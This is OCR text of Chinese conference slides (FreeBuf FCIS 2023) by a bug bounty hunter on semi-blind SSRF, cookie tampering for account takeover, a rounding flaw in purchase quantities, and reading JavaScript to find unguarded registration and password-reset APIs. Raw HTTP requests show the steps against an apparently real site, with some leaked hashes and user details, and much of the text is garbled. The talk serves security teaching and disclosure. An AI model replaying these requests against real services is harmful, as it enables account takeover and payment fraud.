

I=REEBUF | FCIS 2023

About Me

自由职业, 全职责金猎人

2021年教育src网络安全专家

2022年百度应急响应中心年榜第八

2022年百度大学生挖洞比赛个人第二

2023年美团src年榜第五


2023年双十一保卫战师长

北山安全团队负责人

IEREEBUF | FCIS 2023



- 01 半回显ssrf的深入利用
- 02 cookie的缺陷
- 03 四舍五入的利用
- 04 js的提取与利用





半回显ssrf的深入利 用———



SSRF(Server-Side Request Forgery,服务器端请求伪造)是一种网络安全漏洞,它使攻击者能够迫使服务器端的应用程序对攻击者控制的外部服务器进行HTTP请求。这种漏洞可以用来绕过防火墙,访问内网服务,进行端口扫描,甚至在某些情况下,执行远程代码

全回显: SSRF(Server-Side Request Forgery)漏洞中的"全回显"是指当服务器端应用程序执行了一个由攻击者控制的URL请求后,将该请求的完整响应(包括响应头和响应体)返回给攻击者。在这种情况下,攻击者不仅能够使服务器向一个由他们指定的目标发起请求,而且能够完整地看到这个请求的响应内容


半回显:攻击者只能看到对其控制的请求的部分响应,比如仅状态码或某些响应头。虽然信息有限,但在某些情况下仍可能足以进行有效的攻击

无回显:: 攻击者不能直接看到他们发起的请求的任何响应。这种类型的SSRF更难以利用,因为攻击者缺乏直接的反馈来调整他们的攻击策略




ssrf挖掘技巧

插件autorepeater+burp自带的dnslog



技巧:利用这个组合可以自动化发现各种类型的ssrf,我们在挖掘ssrf的时候经常错过半回显ssrf或者不会继续深入的利用

burp自带的dnslog





网站的安全性是一个复杂的领域,涉及多个组件和因素。 Cookie是其中的一个重要组件,它们经常被用作会话管理 和用户身份验证的机制。如果攻击者能够获得或预测一个 用户的cookie,他们可能就可以冒充该用户访问网站

存储缺陷:

非持久性:某些类型的Cookies(如会话Cookies)在浏览器关闭时就会消失,这限制了它们的使用范围。

易于修改:由于存储在客户端, Cookies容易被用户或攻击者修改 会话劫持:如果Cookie中存储了会话标识(如会话ID),且未正确设置安全属性(如HttpOnly和Secure标志),则容易受到跨站脚本攻击(XSS)和会话劫持的威胁。

跨站点请求伪造(CSRF):如果 Cookie没有正确使用SameSite属性, 它可能会在跨站点请求中发送,这可 能导致CSRF攻击。

Cookie欺骗:用户或攻击者可能篡改存储在Cookie中的数据,如果应用程序未对这些数据进行适当的验证和过滤,可能导致安全风险。



案例2

Cookie: Hm_lvt_badfe634f74d9ed8847f472cab9dfe8f=1682141254; Hm_lpvt_badfe634f74d9ed8847f472cab9dfe8f=1682144937;

id=9f8e59a90249ab49705f7899b29665a4: unique=72c462726685020c3d59884209efb6c

_member=MNTJY44IMM32EY00NNDWN,I00NN3jwhxhMNTTY25m0NTTHX430NMXmaZmmilMYGYYmxn YLzrknx1YKTJBmillMnd228409X7C%5C%2F%7C%400W1FbHxodHRw0libWW1YmVyLjEyMy5jb2 DuY24vUHVN66jl_ZlYYWdry9MM55qc63400%7C%5C%2F%7C%40; uid=11699975;

usreinfo11699975=%7B%22NAME%22%3A%22%5Cu624b%5Cu673a%5Cu7528%5Cu6237s9mEl%
22%2C%2UNAME%22%3A%22%5Cu624b%5Cu673a%5Cu7528%5Cu6237s9mEl%22%2C%2CMD
Elle%22%3A%2198%2A%2A%2A%2A%101462%2%C%22EMAL%22%3A%22%2C%2C%22SIGN
%22%3A%22%22%2C%22MSG%22%3A0%2C%22SUBNUM%22%3A0%2C%22ICON%22%3A%2
2https%3A%5C%2F%5C%2Fcdn.upf.kline.123.com.cn%5C%2Fpublic%5C%2Fimages%5C%2Ftx-normal.psg%23SC%0S2EXC%5CV%2FX-normal.psg%23SC%0S2EXC%2C%2C%2DVSC2XA0%2C%2DVSC2XA0%2C%2DVSC2XA0%2C%2DVSC2XA0%2C%2DVSC2XA0%2C%2DVSC2XA0%2C%2DVSCXXA0%2DVSCX

CeleByUid11699975=%7B%22code%22%3A112%7D; ContributePR11699975=101

Upgrade-Insecure-Requests: 1 Sec-Fetch-Dest: document

Sec-Fetch-Mode: navigate

b用户

Cookie: Hm_lvt_badfe634f74d9ed8847f472cab9dfe8f=1682141254; Hm_lovt_badfe634f74d9ed8847f472cab9dfe8f=1682144987;

uid=ad2d6f0ac7b343ca0e95886f735c3865; unique=d3440ab8d2493cd9f8c954273c8a58d2;

ContributePR11699982=101; _uid=11699982;

usreinfo11699975=%T5%2ZNAME%22%3A%22%5Cu62f3%%5Cu673%%5Cu7528%5Cu527%5EPEPS
22%2C%22UNAME%22%5Cu6224%3Cu6273%5Cu753%5Cu527%9%5Cu6237%9EPS
22%2C%22UNAME%22%3A%22%5Cu6244%5Cu6733%5Cu7528%5Cu6237%9EPI%22%2C%22MO
BILE%22%3A%22198%2A%2A%2A%2A1014%22%2C%22EMAIL%22%3A%22%2C%22SiGN
%22%3A%22%2C%2C%5CM5G%2E%3A0%2C0%2SUNUM%22%3A0%2C%2CICON%23%3A%2
Zhttps%3A%5C%2F%5C%2F%6Cmpf.kline.123.com.cn%5C%2Fpbid5C%2F%3E%5C%2Ftx-n
ormal.png%22%2CX%22PREVIOUS_LCGIN_TIME%22%3A0%7D_ContributePR11699975=1017

_member=MNTJY d4IMNj2EY00NNDWkB0MNjwhxhMNTTYZ5m0NTTk440MMnmzRmmiMYGyYmxn YLzrkmxYKTjBmiMunddY\$40%7C%5G%2F\$67C%daExC0HxadHRwOibWVv1YmVyLjeyMy5jb2 0yY24UHYhGili2HYVdicyMMS5aG6%40%7C%5G%2F%7C%40t0

CeleByUid11699982=%7B%22code%22%3A112%7D




我们通过有效参数的选择发现memer 参数是决定性参数:

Accept-Encoding: gzip, deflate
Connection: close



同理我们选择不相同的地方进数,随后可以看见的地方进数据发现的重接修改的,直接修改的可登录账户








案例三:这也是另一家的存储网盘, 我们可以通过第一个案例的手法进行 数据包分析

```
"bytes": "18820",
"modified": "Wed, 20 Apr 2022 00:33:13 +0000",
"path": "\/\u9762\u8bd5\u4e2d\u4f60\u5fc5\u987b\u8981\u77e5\u9053\u7684\u8bed\
"is dir":false,
"root": "basic",
"icon": "page white word",
"mine type": "application\/vnd.openxmlformats-officedocument.wordprocessingml.
"revision": "4858856969",
"md5": "d8dee168ebb3e5b06bc0d2458a891e96",
"sha1": "943c45752a6903d9396187ac7aa084d9ebddc5f0",
"is deleted":false,
"video fly url": "".
"video thumbnail": ""
"audio mp3 url": "".
"doc swf url": "http: \.
"doc thumbnail": "http
"archive url": "",
"thumbnail": "",
"share_status": "private"
"share copy ref": "",
"sharefriend": "",
"linkcommon": "",
"size": "590.56 KB".
"rev": "6666066010",
"thumb exists": false.
"bytes": "604730",
"modified": "Wed, 06 Apr 2022 13:26:55 +0000"
```

"thumb exists": false,





通过有效性参数的选择 我们发现参数subp和 sup是有效参数,同理 的对比后我们发现supb 参数的规律,是用一个 点来分割。



I=REEBUF | FCIS 2023

四舍五入

四舍五入"是处理小数的常见方法,但在金融场景中,不恰当的处理可能导致漏洞。这种漏洞,特别是在充钱或提现操作中,可能导致资金的损失或不正当的获利



| REEBUF | FCIS 2023

四舍五入



但是在我们挖掘的时候,这个思路可以用于很多地方,比如我们购买商品的时候,或者是在需要消耗资源增加商品或者删除评论等地方的时候也可以利用四舍五入的技巧







四舍五入



我们可以看见当我们选择两个商品进行购买的时候,我们需要支付4298的金额,但是当我们抓数据包看见参数num=2时我们进行修改为1.5放包后,看看有什么画面产生





四舍五入



可以看见产品数量是2但是我们付款的金额却是3198,那么我们就可以进行1.5倍的价格购买两个商品





后台的挖掘常用的 手法就是爆破、弱 口令、sql注入、抓 包改包的思路,但 是我在挖掘后台的 时候,我喜欢进行 查看系统的js,因为 js里面经常隐藏着许 多信息





js文件查找有用信息:翻阅app.sasdasdasdasd.js这个文件的时候我们可以发现很多api接口的调用方法,其中有一个register接口,是一个组册的接口,我们尝试是否可以通过构造后,进行账户注册,进入后台

xmins= httr //--- .org/2000/svg xmins:xiink= http://www.w3.org/1999/xiink id= icon-form ><defs><style type text/cs 20, 9501-7 55489-1 .88423210-125, 700599 2, 043912 0q9, 197605 0 17, 373253 2, 043912t19, 928144 7 3583 7 1078 4 10 906188-45 · 704b-18, 1881-3, 233533 .-26, 5° ... 966068 1 188t-18, 5° ... 46 18, 39521 4 3, ... 71 5, 906068 44.9f)68 18.7 521 383, 23355, Or J. 5777 7046-18, 39521t18, 906188-44, 966068-1, 906188-45, 47 22934. 73.724551-34. 5529t2 .7904 9-37.2000 ... 944 12-43.9441 : ... 0211-02 107784185.844311 85 344311-99.12974 8-15.329341q6 13.37-13.2.429 16.51297-23.50499z" p-ia "1448" / (/symbol>')); r.a (location hostname index. " -- '/ww- sroom com'). defaults sel a u intercor ors reques u Type"]="application/json", e. headers. accept application, json, and and accept application. e. data}, function(e) {if(console.log("err"+e), e.response) {switch(e.response, stolename of the state of the 户密码错误"[:i][(i=用户名或密码错误),s.MessageBox.alert" error.ti. "langero ilyUsen... ing:!0,confi abu (tessagete.message, type: error j)],t.a=u,vWl/j function(e,t.i. use stric",t.i=fun iic (e) [return | jec.... 'arl:" ([url:"/api/register/user",method:"post",data:e)],t.e=function(e,t)[ref_n Object(n.)/ rl:"/api/securicy/user/"method: "ublete",data:e)]),t.c. " e) [ref_colorer] (ject(n.a)([l.t"/ a/l *er/",method:"ublete",data:e)]),t.c. " e) [ref_colorer] (ject(n.a)([l.t"/ a/l *er/",method:"ublete")] (ject(n.a)([l.t"/ a/l *er/",method:"ublete")] (ject(n.a)([l.t"/ a/l *er/",method:"ublete")] (ject(n.a)([l.t"/ a/l *er/",method n=i("Wc9H"), o=1, nun, a=1(laZV"), r=i, n(a), s=new o, ""; "icon-drag", use: lcon-drag-usage ...



通过js文件的构造,我们构造 数据包后进行请求,可以发现 返回包报错,缺少请求参数, 继续查看js,发现要进行传入 有效的参数才行,继续构造

js 的提取与利用

OST /api/register/user HTTP/1.1 Date: Thu. 14 Jan 2021 08:32:02 GMT Content-Type: application/json;charset=utf-8 onnection: close Accept: application/ison Connection: close User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHINL, ike Gecko) Chrome/87, 0, 4280, 141 Safari/537, 36 Expires: Thu. 01 Jan 1970 00:00:00 GMT Access-Control-Allow-Origin: * Sec-Fetch-Mode: cors Content-Length: 153 Sec-Fetch-Dest: empty ccept-Encoding gzip, deflate Accept-Language: zh-CN, zh; q=0.9 ontent-Type: application/x-www-form-urlencoded ontent-Length: 0

SESSION=8dc9dce8-160c-4556-8681-allafd2afd3b;Path=/;Domain=fclassroom.com;HttpOnly {"errorNum":-65535,"errorArgs":[],"errorMsg":"服务情景: Content type
'application/x-www-form-urlencoded;charset-UTF-8' not supported","detail":null}

HTTP/1.1 500 Server Brror



任意传入参数后,我们 发现,数据包饭后了重 要的信息,我们缺少的 参数,他都会通过每一 次的报错告知我们缺少 什么参数,我们在一一 进行构造 POST /mpi/register/user HITP/L.1
Host:
Connection close
Content-length: 7
Accept: application/json
User-Agent: Nocilla/5.0 (Windows NT 10.0: Win84: x64) AppleWebKit/537.36 (KHIML, like Gecko) Chrome/87.0.4280.141 Safari/537.36
Content-Type: application/json
Origin:
Sec-Fetch-Site: cross-site
Sec-Fetch-Site: cross-site
Sec-Fetch-Hode: cors
Sec-Fetch-Det: capty
Refere:
Accept-Encoding gzip, deflate
Accept-Language: ah-CM, sh.qe0.9
(7a*-1)

HITP/1.1 500 Server Error Date: Thu. 14 Tan 2021 08:30:46 GMT Content-Type: application/json:charset=utf-8 Connection: close Set-Cookie: SESSION=d02f5ed6-827d-4a00-83e2-8a5ec8a4e889; Path=/; Domain=fclassroom.com; HttpOnly Expires: Thu. 01 Jan 1970 00:00:00 GMT Access-Control-Allow-Origin: * Content-Length: 822 {"errorNum":-65535, "errorArgs":[], "errorMsg": "服务情误: Could not read JSON: Unrecognized field \"a (class com. nplus. app. fclassroom. pojo. UnionUserInfo), not marked as ignorable (2 known properties: \"jkUserDetail\", \"user\"])\n at com. fasterxml, jackson, darabind, exc. UnrecognizedPropertoException: Unrecognized field \"a\" (class com.nplus.app.fclassroom.pojo.UnionUserInfo), not marked as ignorable (2 known properties: \"jkUserDetail\", \"user\"])\n at [Source: HttpInputOverHTTP@7e96ec9f[c=7, q=0, [0]=null, s=STREAM] : line: 1, column: 7] (through reference chain: com. nplus. app. fclassroom. pojo. UnionUserInfo[\"a\"])", "detail":null}



通过一次有一次的 报错后,我们成功 构造出完整的数据 包成功组册账户, 进行登录进入后台

Content-Length: 823 ccept: application/json User-Agent: Mozilla/5.0 (Windows NT 10.0: Win64: x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrone/87. 0. 4280. 141 Safari/537. 36 Content-Type: application/ison Sec-Fetch-Site: cross-site Sec-Fetch-Mode: cors Sec-Fetch-Dest: empty Referer: Accept-Encoding: gzip, deflate Accept-Language: zh-CN. zh: q=0.9 "jkUserDetail": {"level": "4", "openId": "4", "unionId": "4", "motto": "4", "frozenTime": "4 "nickName": "www", "hobby": "hahaha", "loginName": "testaa", "joinTime": "4999-04-04 22:22", "avatar": "hahaha", "source": "4", "id": "4", "email": "wwlw@qq, com", "birthDay" 4999-4-4", "frozen": "4", "nobile": "4", "sex": "4", "integral": "4", "code": "4", "phone": "4 "nativePlace": "4", "avatarHd": "4", "deleteFlag": "0", "fullName": "4", "type": "4"), "use ("phoneState": "4", "registDate": "4999-04-04 22:22", "registAppId": "4", "firstLoginTime": "4999-04-04 "name": "testaa", "lastPasswordResetDate": "2099-04-04 2:22". "emailState": "4". "updateDate": "2099-04-04 22:22", "password": "sadasdaw4", "id": "4", "source": "4", "email": "1s", "lastLoginTime" 22:22", "nick": "4", "phone": "4"", "status": "4", "field1": "2", "field2": "4", "field3":

POST /api/register/user HTTP/1.1

HITF/.1 201 Created

Content-Type: application/json.chmset*uuf-8
Connection: close
Set-Cookie:
SESSIGM-165 asg3-324-4398-sla-518408Fb08b; Path*/ Demain*fclassroom.com/BitpOnly
Expirer: hm. ol Jun 170 00 00 00 GMT
Access*Control-Allow-Headers
X-Requested**Thin content-type, Content-Type, Accept, Authorization, X-Requested**Thin x_
requested_with
Access*Control-Allow-Headers
X-Requested**Thin content-type, DELETS.PUT.OPTIONS
Content-Length: 430
[*success* true, "message" MAD*, data "['id" % logisHame" testan, 'nickHame' "ww
".fullHame' "4" hirthboy" 4899-04-04. "easi! "wiwNqu.com, 'ass' "4" jobnor'
viantEdf "("code: "I", "level" "(" "emire" "4") "intline" 1899-04-04.
viantEdf "("code: "I", "level" "(" "emire" "4" deletePla") "(" "interent" "4")
22 22 22 27 (") "(") "interent" "4" "blinker" "4" ") "interent" "4" "blinker" "4" ") "interent" "4" "blinker" "4" "4" "blinker" "

pe": "4", "frozenTime": 4}}





GET /spu/security/user/ HTTF/L:1
Host.
Connection close
Accept: application/json
Authorization: Bearer
Application/json
Authorization: Bearer
AdM; hoMintein/azilioji/TXC[pZPra0]coxX[uVF]1XC18XC]3633dcitxclaspYztelpe1nd3dtulFruc
AdM; hoMintein/azilioji/TXC[pZPra0]coxX[uVF]1XC18XC]3633dcitxclaspYztelpe1nd3dtulFruc
AdM; hoMintein/azilioji/TXC[pZPra0]coxX[uVF]1XC18XC]vsebyu-VololiwiSacinfut, Brunchier
hofe0VraQ[MinagorizApdRocent/AddXapfRoceTriHerit953THHFF4ETMObulb01Hpvzba
hofe0VraQ[MinagorizApdRocent/AddXapfRoceTriHerit953THHFF4ETMObulb01Hpvzba
hofe0VraQ[MinagorizApdRocent/AddXapfRoceTriHerit953THHFF4ETMObulb01Hpvzba
hofe0VraQ[MinagorizApdRocent/AddXapfRoceTriHerit953THHFF4ETMObulb01Hpvzba
hofe0VraQ[MinagorizApdRocent/AddXapfRocent/AddX

Sec-Fetch-Dest: empty
Referer:
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN, zh; q=0.9

Sec-Fetch-Mode: cors

Access-Control-Allow-Headers:
X-Requested-With.outset-Type, Content-Type, Accept, Authorization, X-Requested-With.x
_requested_with
Access-Control-Allow-Methods: GEI, POSI, DELETE, PUT, OPTIONS
Content-Lenth, 3958

["success" true "message" "820% data" ["tata"] 8, "data" ["fid"] 1, "name" chain", nucl" "dain" [_messawd. C.\$LUMSGANE. Mystelspol/18004. Undbyyrtdyndel0xyY16x30 efid." [nhone "phoneState" binding "saul" "easil" essage "message "message" ["success" essage "message "message" ["success" essage "message "message" ["success" essage "message "message "message" ["success" essage "message "message "message" ["success" essage "message "message "message "message "message "message "message "message "message" ["message "message "message" ["message "message "message" ["message "message "message "message" ["message "message "mess

10:37:41", "lastPasswordResetDate": "2018-12-03

13 06 17" [tieldi mull fieldi mull fieldi mull fieldi mull [id 2, name phone mick fieldi mull fieldi null fieldi n

15:38 19. "lastPassvordBeetDate" mall. "isteldi "mull. field2" mull. field2" mull. field3" mull. field3" mull. field3" mull. field3" mull. field3" mull. field3" mull. field5" mull. fie

13:40:31, firstLoginTime::mull, lastLoginTime:: 2020-00-28 10:42:41", lastPasswordResetDate":mull, "field1":mull, "field2":mull, "field3":mull), ('id"-4, "name": "mulus", "nick': 'mulus", "password": %2a%10%EDeLFTiOsv2eOalMiaeO4, 8H7



Sec-Fetch-Site: cross-site


Sec-Fetch-Mode: cors Sec-Fetch-Dest: empty

我们可以看见此接口 上面user/7/这样的数 据,那么通过前面返 回的数据信息,我们 可以猜测管理员id是1, 那么我们user/1去修 改密码是否可以修改 管理的密码

```
HTTP/1.1 400 Bad Request
                                                                                                 Date: Thu. 14 Tan 2021 08:49:54 GMT
                                                                                                 Content-Type: application/ison:charset=utf-8
                                                                                                  Connection: close
                                                                                                  SESSION=0a22517a-2f95-49d1-bcf5-2fe3eb192cbc;Path=/;Donain=fclassroom.com;HttpOnly
                                                                                                 Expires: Thu. 01 Tan 1970 00:00:00 GMT
eyJhbGci0iJIUzUxNiJ9.eyJzdWIi0iJ3d3cilCJjcnVhdGVkIjoxNjEwNjEwNzE5NTA4LCJ1eHAi0jE2NT
A4Njk5NTkzInVzZXIi0iJ7XCJpZFwi0jcsXCJuYW11XCI6XCJ3d3dcIixcIm5pY2tcIjpcInd3d1wiLFwic
                                                                                                 Access-Control-Allow-Origin: *
                                                                                                 Content-Length: 74
h6e80wYaqRJM5mqorTz3Qs80ocmz7A68K3sPK5czEY7iHzkIf9S57KHzFF4ERT9Du0mB6IHpvx8wA
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML,
             PUT /api/security/user/7/password?oldPassword=&newPassword=efawefwaf.15cc HTTP/1.1
Accept-Langua eyJhbGciOiJIUzUxMiJ9.eyJzdWIiOiJ3d3ciLCJjcmVhdGVkIjoxNjEwNjEwNzE5MTA4LCJ1eHAiOjE2MT
                A4Nik5MTksInVzZXIi0iI7XCIpZFwi0jcsXCIuYW11XCI6XCI3d3dcIixcIm5pY2tcIipcInd3dlwiLFwic
               3RhdHVzXCI6XCThY3RodmVcIixcImVtYWlsXCI6XCTzXCIsXCTwaG9uZVwi01wiMSdcInOif0, BPnucNBte
               hGe80wYaoRIM5moorTz3QsE0ocm27A68K3sPK5czEY7iHzkIf9S57KHzFF4ERT9Du0mB6IHpvx8wA
               User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML,
               like Gecko) Chrome/87, 0, 4280, 141 Safari/537, 36
               Referer:
               Accept-Encoding: gzip, deflate
               Accept-Language: zh-CN. zh: q=0.9
```

("errorNum": -65535, "errorArgs": [], "errorMsg": "密码情识", "detail": null) HTTP/1.1 200 OK Date: Thu, 14 Jan 2021 08:50:35 GMT Content-Type: application/json;charset=utf-8 Connection: close SESSION=94affb4f-03b0-4c0d-9973-76375c628c93:Path=/:Domain=fclassroom.com:HttpOnly Expires: Thu. 01 Jan 1970 00:00:00 GMT Access-Control-Allow-Origin: * Access-Control-Allow-Headers: X-Requested-With, content-type, Content-Type, Accept, Authorization, X-Requested-With, x Access-Control-Allow-Methods: GET, POST, DELETE, PUT, OPTIONS Content-Length: 47 {"success":true, "message": "成功", "data": "OK"}





FCIS 2023 网络安全创新大会

THANKS

